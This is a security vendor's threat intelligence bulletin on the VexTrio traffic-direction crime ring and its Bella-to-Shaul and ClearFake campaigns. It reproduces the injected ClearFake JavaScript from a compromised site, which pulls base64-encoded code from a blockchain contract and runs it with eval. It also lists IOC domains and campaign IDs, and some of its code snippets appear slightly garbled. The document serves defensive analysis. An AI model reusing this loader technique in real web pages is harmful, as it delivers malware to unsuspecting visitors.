

Menlo Threat Intelligence Bulletin

Bulletin: 2024—01

Date: July 23rd 2024

Name: VexTrio Cyber Crime Ring

Classification: Threat Intelligence

Summary

Media Mentioned Threat: Cyber Crime Ring

Bella to Shaul

ClearFake

Clearfake chain

Contract

Impact And Conclusion

Menlo Recommendations

Menlo Protection

IOCs

Domains

Url paths that are campaigns

Summary


During routine threat hunting, Menlo Labs Threat Intelligence team saw users visiting compromised sites. These sites are part of a bigger crime organization

using TDS. We saw two notable campaigns associated with this organization.

Traffic Direction System: A system that can use a network of hacked servers to route victims to domains that distribute malware, ads or run scamming schemes.

Media Mentioned Threat: Cyber Crime Ring

A group dubbed VexTrio uses an affiliate program that allows affiliates to use their TDS. Along with this, an actor compromises WordPress sites with malicious Javascript that serves to route traffic, which meets certain criteria, over to the malicious TDS system. Depending on the victims OS fingerprint, they will be routed to different affiliates. The information in this report will focus on two campaigns Menlo has unique insights into, "Bella turned Shaul campaign" and ClearFake.



<https://blogs.infoblox.com/threat-intelligence/cybercrime-central-vextrio-operates-massive-criminal-affiliate-program/>

Bella to Shaul

The Bellatrixmeissa domain is a malicious site which has been previously reported by Malwaretips and others. The site works by using social engineering to trick the user into allowing notifications from the site. The user is then bombarded with various ads, which subtly advertise a range of malware, from Greyware to Gootloader. Menlo has also been able to observe this attack in Asia, North America, Europe, Middle East, Australia and South America, and across sectors.

When investigating this, we uncovered how prolific this campaign had been across Menlo customers since March, and we were able to discover some new infrastructure, [shauladubhe\[.\]com](https://shauladubhe[.]com). As the rate of Bellatrixmeissa across our customers suddenly declined, the rate of Shauladubhe rapidly increased, showing the threat actors moving their operation from one to the other (please see MQL section below).

The campaign ID seen in all our [data](#) is "CHil7Gh3GUyTa8XGgNqDyQ" and thus far it appears to be all related to fake AV alerts, Tinder and other grayware Ad redirects.




We were able to find additional campaign ids:

CHbdBrRj60iP0ZNnHuMm7w

EOLqXWI7sEqTC3w7GMZt4A

I-C8wnA9n02pICp-zt1xVA

TMO4rBkyiESdae2M5urijA



domain with the attack redirect

With high probability we assess VexTrio is involved, as key identifiers of their previous attack are as follows:

- A translator javascript file: trls.js (e.g. SHA256: e2bb1401d6b8d6038ff8411fd0f6280890ecd1f32e3e90f4c7fededf28301339)
- URL paths: /space-robot/ and /eyes-robot/.
 - Previously, VexTrio used /robot4/ and /robot/ which are no longer used.
- For more iocs see below IOC list

In these attacks, we were able to see the path /space-robot/ used and we were also able to identify urls with a pathname of /space-robot/assets/trls.js. Ultimately leading us to a high probability, this is also Vextio.

While investigating the compromised sites that users visited, we noticed a infrastructure change.

Domain we saw in user data as a referer to the attack chain. In our data it was using bellatrixmeissa, now it's using new infra

ClearFake

ClearFake is a malicious JavaScript framework that dynamically presents website visitors with harmful content via an HTML iframe. Users are tricked into clicking a fake browser update button that eventually leads to a malware infection (e.g. the Amadey infostealer). We know that ClearFake has been an affiliate of VexTrio for at least five months.

1. User visits the compromised website that has been injected with malicious JavaScript
2. The injected code calls the API of popular cryptocurrency exchange platform Binance
3. Obfuscated Javascript is returned and evaluated
4. ClearFake TDS running Keitaro is called
5. The response from Keitaro is a redirection to VexTrio TDS

From <https://blogs.infoblox.com/threat-intelligence/cybercrime-central-vextrio-operates-massive-criminal-affiliate-program/>

Clearfake chain

When the users visit the compromised site, a script would run to fingerprint their browser (`rocketlazyloadscript`). If the user's browser is Internet Explorer and meets other conditions, it manipulates the current URL to include a 'nowprocket' parameter and then reloads the page with this new URL.

The script then triggers the binance/clearfake script called "ethers.js" to run. You can see in the picture to the right what this chain looks like.

These conditions are based on various events, such as when the page has fully loaded (`window.onload`), when the user navigates to the page via the back or forward buttons (`pageshow` event), and when the Document Object Model (DOM) is ready (`DOMContentLoaded` event).

```
▼ Request initiator chain
  ▼ https://thenourishedchild.com/
    ▼ https://thenourishedchild.com/?nowprocket=1
      ▼ https://cdn.ethers.io/lib/ethers-5.2.umd.min.js
        https://bsc-dataseed1.binance.org/
```

injection chain

```
</script><script src="https://privacy-center.fides.net/aj/ins.com/ides.js" property="idempotence" type="text/javascript"></script><script>!(navigator.userAgent.match(/MSIE|Internet Explorer/))||navigator.userAgent.match(/Trident\/7;.*rv:11/1){var href=document.location.href;if(/nowprocket/){if(href.indexOf("?")===-1){if(href.indexOf("#")===-1){document.location.href=href+"nowprocket=1"}else{document.location.href=href.replace("#","nowprocket=1")}}else{if(href.indexOf("#")===-1){document.location.href=href+"nowprocket=1"}else{document.location.href=href.replace("#","nowprocket=1")}}}</script><script>{()=>{class RocketLazyLoadScript{constructor(){this.v="1.2.5.1",this.triggerEvents=["keydown","mousedown","mousem
```

```

<script type="rocketlazyloadscript">
window.onload = function() {
  console.log('window.onload called!');

  var ethersScript = document.createElement('script');
  ethersScript.src = "https://cdn.ethers.io/lib/ethers-5.2.umd.min.js";
  ethersScript.type = "application/javascript";
  ethersScript.onload = function() {
    console.log('ethers.js loaded!');
    var customScriptContent = `
    async function geek() {
      const provider = new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/");
      const address = "0xdf20921ea432318dd5906132edbc0c20353f72d6";
      const ABI = [
        { "inputs": [], "stateMutability": "nonpayable", "type": "constructor" },
        { "anonymous": false, "inputs": [{"indexed": false, "internalType": "string", "name": "newCode", "type": "string"}], "name": "CodeUpdated", "type": "event" },
        { "inputs": [{"internalType": "string", "name": "_code", "type": "string"}], "name": "update", "outputs": [], "stateMutability": "nonpayable", "type": "function" },
        { "inputs": [], "name": "get", "outputs": [{"internalType": "string", "name": "", "type": "string"}], "stateMutability": "view", "type": "function" },
        { "inputs": [], "name": "link", "outputs": [{"internalType": "string", "name": "", "type": "string"}], "stateMutability": "view", "type": "function" }
      ];

      const contract = new ethers.Contract(address, ABI, provider);
      const req = await contract.get();
      const req_to_serc = atob(req);

      async function fnv() {
        const result = await eval(req_to_serc);
        const dec_res = atob(result);
        eval(dec_res);
        load();
      }

      await fnv();
    }

    geek();
  `;
  var customScript = document.createElement('script');
  customScript.type = "application/javascript";
  customScript.innerHTML = customScriptContent;
  document.head.appendChild(customScript);
};
ethersScript.onerror = function() {
  console.error('Failed to load ethers.js');
};
document.head.appendChild(ethersScript);
};
</script>

```

However in this example, when the "ethers.js" script runs, it attempts to pull another script down. There is an error and responds with a console log message in Chinese that "there is no more". Below you can see the console log message in base64. This also suggest that for this contract the next stage isn't loaded.

```

document.head.appendChild(customScript);
Script execution started
< <script src="https://cdn.ethers.io/lib/ethers-5.2.umd.min.js" type="application/javascript"></script>
ethers.js loaded
Available functions: ▶ {update(string): f, get(): f, link(): f, update: f, get: f, ...}
Data from contract: KGFzeW5jIGZ1bmN0aW9uKCKgewogICAgY29uc29sZ55sb2coIuWXr++8j0Wkp+amguaYr+e7k+adn+S6hiIp0wp9KSgp0w==
Contract balance: 0.0

```

console log responses cleaned up via internal analyst tool


```

source173 x source172 (index) source136
1 (async function() {
2   console.log("\u97\u8c\u85\u82\u98\u93\u9d\u9f\u86");
3 });

```

Chinese console log message

Also note there appears to a possible generic api key used to interact with "ethers[.]io" that loads automatically when the user visits the compromised site.





In the console logs area, we can see the compromised site trying to inject script into the ethers.js script running on the compromised site.



```
ethers.js loaded
[EV] set(Element.innerHTML) https://thenourishedchild.com/
  arg(string):
  stack:
    console.trace()
    EvalVillainHook https://thenourishedchild.com/:500
    apply https://thenourishedchild.com/:509
    onload https://thenourishedchild.com/ line 3 > injectedScript:40
    (Async: EventHandlerNonNull)
    onload https://thenourishedchild.com/ line 3 > injectedScript:8
    J https://thenourishedchild.com/:3
    R https://thenourishedchild.com/:3
    t https://thenourishedchild.com/:3
    (Async: EventListener.handleEvent)
    addEventListener https://thenourishedchild.com/:3
    k https://thenourishedchild.com/:3
    k https://thenourishedchild.com/:3
    run https://thenourishedchild.com/:3
    <anonymous> https://thenourishedchild.com/:3
    <anonymous> https://thenourishedchild.com/:3
```

Contract


The contract address inside this attack was `0xdf20921ea432318dd5906132edbc0c20353f72d6`. We can see a couple transactions listed and it appears some transactions are spam related.

HASH

0xdf20921ea432318dd5906132edbc0c20353f72d6  

[Share](#)  [Statement](#) 

MAIN BALANCE

+ 0 MATIC  · **0.00 USD**

Balances

ERC-20 (3)

ERC-721 (0)

ERC-1155 (0)

Balance

+ 9,860 TOKENS

+ 7,800 CLAIM NOW [ETHNASTAKE.VIP]

+ 745,000 YOUR TOKEN

<https://blockchair.com/polygon/address/0xdf20921ea432318dd5906132edbc0c20353f72d6>

Another contract we saw but didn't include in this analysis

[0x34585777843Abb908a1C5FbD6F3f620bC56874AA](#)

Polygon address

HASH

0x34585777843Abb908a1C5FbD6F3f620bC56874AA



Share 

Statement **PDF**

MAIN BALANCE

+ 0 MATIC  · 0.00 USD

Balances

ERC-20 (6)

ERC-721 (0)

ERC-1155 (0)

Balance

+ 5,765 ACCESS [ETHNA.VIP] TO CLAIM

+ 36,845 RDROP

+ 8,273 ACCESS [ETHNA.CC] TO CLAIM

+ 10,000 | SWAP-L2.COM | Blast L2 Rewards

+ 10,000 \$ BLASTR2.COM Limited Coupons

+ 22,400 YOUR COINS

Balances

ERC-1155 (26)

Main

Internal

ERC-20

ERC-721

Balance

+ 0 \$82,499 Random Winner

+ 0 Airdrop mint? goto website

+ 0 Airdrop mint? goto website

+ 0 BLAST

+ 0 \$77,587 Random Winner

+ 0 Airdrop mint? goto website

+ 0 \$55,842 Random Winner

+ 0 \$82,499 Random Winner

+ 0 Airdrop mint? goto website

+ 0 Airdrop mint? goto website

Impact And Conclusion

We assess this VexTrio cyber crime ring to continue to be a prevalent and a substantial threat due to the scale of their operation as it's global and effects all sectors. Also because of the risk some of the affiliates pose whom use this VexTrio ring to spread malware and reportedly ransomware. We will continue to monitor related campaigns.

Visiting a compromised WordPress site that is part of the VexTrio cybercrime ring poses significant risks to users, organizations, and the broader internet ecosystem. These sites are being used to deliver a variety of payloads including, but not exclusive to adverts, PUPs and malware. This undermines cybersecurity efforts and creates severe consequences to organizations:

- 1. Data Theft and Privacy Breaches:** Compromised sites can harvest personal information, including login credentials, financial details, and sensitive data.

- a. If a users' privacy is severely compromised, it could lead to potential identity theft and financial loss or abuse of corporate credentials.
2. **Malware Infection:** These sites frequently distribute malware that can infect users' devices. Once malware is installed, it can lead to system damage, data corruption, and unauthorized access to personal and organizational networks.
3. **Financial Loss:** Users may face direct financial losses due to stolen payment information or indirect costs from repairing malware damage.
 - a. Additionally, businesses can suffer financial repercussions from reputational damage and legal liabilities as well as restoring infected systems.
4. **Spread of Cybercrime:** By interacting with these sites, users inadvertently contribute to the cybercrime ecosystem. This activity supports the operation of criminal networks and enables them to perpetuate further cyber attacks.
5. **Compromised Network Security:** Infected devices can become entry points for broader network attacks, affecting entire organizations. This can result in significant disruptions, data breaches, and extensive recovery efforts.
6. **Erosion of Trust:** The prevalence of compromised sites erodes trust in digital platforms and services. Users become wary of online interactions, which can stifle online engagement.

Menlo Recommendations

Menlo recommends all clients scan for IOCs and investigate if necessary.

Menlo Protection

Customers using the Menlo Cloud Security Platform are usually protected against such threats by design! With Menlo, when a user visits a website via the isolation platform (including IOS and Android mobile devices), all active content is executed in the Menlo cloud-based isolation platform - Not on the user's device. Menlo protects all devices—including mobile.

IOCs

Domains

cebue[.]check-tl-ver-106-1[.]com
ja[.]check-tl-ver-246-3[.]com
mvgde[.]check-tl-ver-116-2[.]com
pojyq[.]check-tl-ver-246-3[.]com
rqstz[.]check-tl-ver-54-1[.]com
ud[.]check-tl-ver-54-1[.]com

qltuh[.]bellatrixmeissa[.]com
qltuh[.]shauladubhe[.]com
qltuh[.]check-tl-ver-246-3[.]com
qltuh[.]check-tl-ver-116-3[.]com
qltuh[.]check-tl-ver-176-1[.]com
xx62hrq[.]megabonus-gains[.]life

bsc-dataseed1[.]binance[.]org
cdn[.]ethers[.]io

Url paths that are campaigns

CHbdBrRj60iP0ZNnHuMm7w
EOLqXWI7sEqTC3w7GMZt4A
l-C8wnA9n02plCp-zt1xVA
TMO4rBkyiESdae2M5urijA